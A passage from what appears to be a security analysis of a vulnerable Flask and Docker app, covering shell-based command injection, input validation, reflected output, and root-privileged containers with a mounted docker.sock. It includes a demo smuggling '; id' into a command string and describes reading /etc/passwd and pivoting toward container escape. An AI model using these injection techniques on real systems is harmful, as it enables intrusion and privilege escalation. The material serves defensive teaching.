Passing `shell=True` to `subprocess.run()` re-introduces `/bin/sh -c` and restores the identical vulnerability. This is a common mistake: a developer switches from `os.popen()` to `subprocess` in response to a security finding, but retains `shell=True`, achieving nothing.

5.5.4 Comparison

Method	Shell Invoked	Metachar Interpreted	Vulnerable
`os.popen(string)`	Yes (`/bin/sh -c`)	Yes	Yes
`subprocess.run(string, shell=True)`	Yes (`/bin/sh -c`)	Yes	Yes
`subprocess.run(list)`	No (direct execve)	No	No
`subprocess.run(list, shell=False)`	No	No	No

5.5.5 Input Validation as Defense-in-Depth

Input validation is not a substitute for safe API usage, but it is a recommended additional layer. An allowlist approach restricts `host` to characters valid in IP addresses and hostnames:

```
import re
if not re.match(r'^[a-zA-Z0-9.\-]+$', host):
    return "Invalid host", 400
```

This rejects any input containing `;`, `&`, `|`, backticks, `$`, parentheses, or newlines. Even if a future developer inadvertently reintroduces a shell invocation, the validation layer limits the blast radius.

5.5.6 Output Reflection Amplifies Impact

Because `os.popen().read()` captures the full stdout of the shell session and `render_template` includes it in the HTTP response body, this is a **non-blind injection**. The attacker reads the output of injected commands directly in the browser. No out-of-band channel, timing oracle, or side-channel technique is required for enumeration. Only stderr is not captured by default; adding `2>&1` to any injected command resolves this.

```
# Demonstrate safe vs unsafe in Python REPL inside container
python3 -c "
import os, subprocess

# Unsafe: semicolon is interpreted
print(os.popen('echo safe; id').read())

# Safe: semicolon passed as literal argument
r = subprocess.run(['echo', 'safe; id'], capture_output=True, text
   =True)
print(r.stdout)  # prints: safe; id -- no command executed
"
```

5.6 The HTML Template: UI Breakdown

NetDiag's front end is a single Jinja2 template, `index.html`, served by `render_template`. The form submits via `GET` to `/ping`, placing the `host` value in the query string.

Command output is rendered in the template using Jinja2's standard variable substitution: {{ `result` }}. Jinja2 auto-escapes HTML special characters in `.html` templates by default, which prevents the command output from being interpreted as HTML or executing JavaScript. This mitigates cross-site scripting in the output — but it does not prevent command injection. The HTML escaping occurs *after* the shell has already executed. The damage is done before the template is rendered.

If a `<pre>` tag wraps the output block, whitespace and newlines in command output are preserved, making multi-line results such as `/etc/passwd` or `env` readable in the browser without further formatting.

The absence of authentication on the route means the form is accessible to any client with network reach to port 5000. The absence of a CSRF token is technically irrelevant for a GET request but is a clear signal that no security review was applied to this application.

The practical consequence of output reflection is significant: this vulnerability requires no blind exploitation technique. The attacker submits a request, reads the response, and proceeds with full situational awareness.

5.7 Running as Root Inside the Container

5.7.1 The Missing USER Directive

The NetDiag Dockerfile does not specify a USER directive:

```
FROM python:3.11-slim
WORKDIR /app
COPY . .
RUN pip install flask
CMD ["python3", "app.py"]
# No: USER nobody
```

When no USER directive is present, Docker defaults to running the container's main process as UID 0. This UID is inherited by every child process: Flask inherits it, os.popen() inherits it, the shell inherits it, and every injected command inherits it.

5.7.2 UID 0 Without User Namespace Remapping

Docker does not enable user namespace remapping by default. Without this feature, UID 0 inside the container maps directly to UID 0 on the host kernel. This can be confirmed from inside the container:

```
# Confirm root inside container
docker exec netdiag-app id
# uid=0(root) gid=0(root) groups=0(root)

# Confirm direct UID mapping -- no user namespace in effect
docker exec netdiag-app cat /proc/self/uid_map
# 0          0 4294967295

# Verify socket permissions relative to container UID
docker exec netdiag-app ls -la /var/run/docker.sock
# srw-rw---- 1 root 132 ... -- UID 0 passes owner check
```

The output 0 0 4294967295 from uid_map indicates that UID 0 inside the container maps to UID 0 on the host, covering the full UID range. There is no remapping layer.

5.7.3 Impact on the Attack Chain

Running as UID 0 is the second critical factor in the complete exploitation path (alongside the mounted docker.sock, discussed in Chapter 8):

- Injected commands via the /ping route execute as root.
- /var/run/docker.sock has permissions srw-rw----, owned by root:docker. UID 0 passes the owner permission check and can read and write the socket directly.

- Installing additional tooling with `apt-get install docker.io` requires root — this succeeds inside the container.
- Files written to the host filesystem via a container escape are owned by root on the host.
- The reverse shell spawned via the injected command (see Chapter 8) inherits UID 0, arriving with root privileges.

5.7.4 What Running as Non-Root Would Change

A non-root UID cannot read or write `/var/run/docker.sock` unless that UID is a member of the `docker` group — which grants equivalent access and should be treated as root-equivalent. Without socket access, the container escape path documented in Chapter 8 is blocked. `apt-get install` would fail, preventing installation of the Docker CLI. Remote code execution via command injection would still be possible, but the ability to pivot to a full container escape would be substantially constrained.

5.7.5 Correct Dockerfile Fix

```
RUN useradd -m -u 1001 appuser
USER appuser
# /var/run/docker.sock becomes inaccessible to UID 1001
```

This change, combined with the `subprocess` fix and input validation discussed in Section 5.5, is addressed in detail in Chapter 11.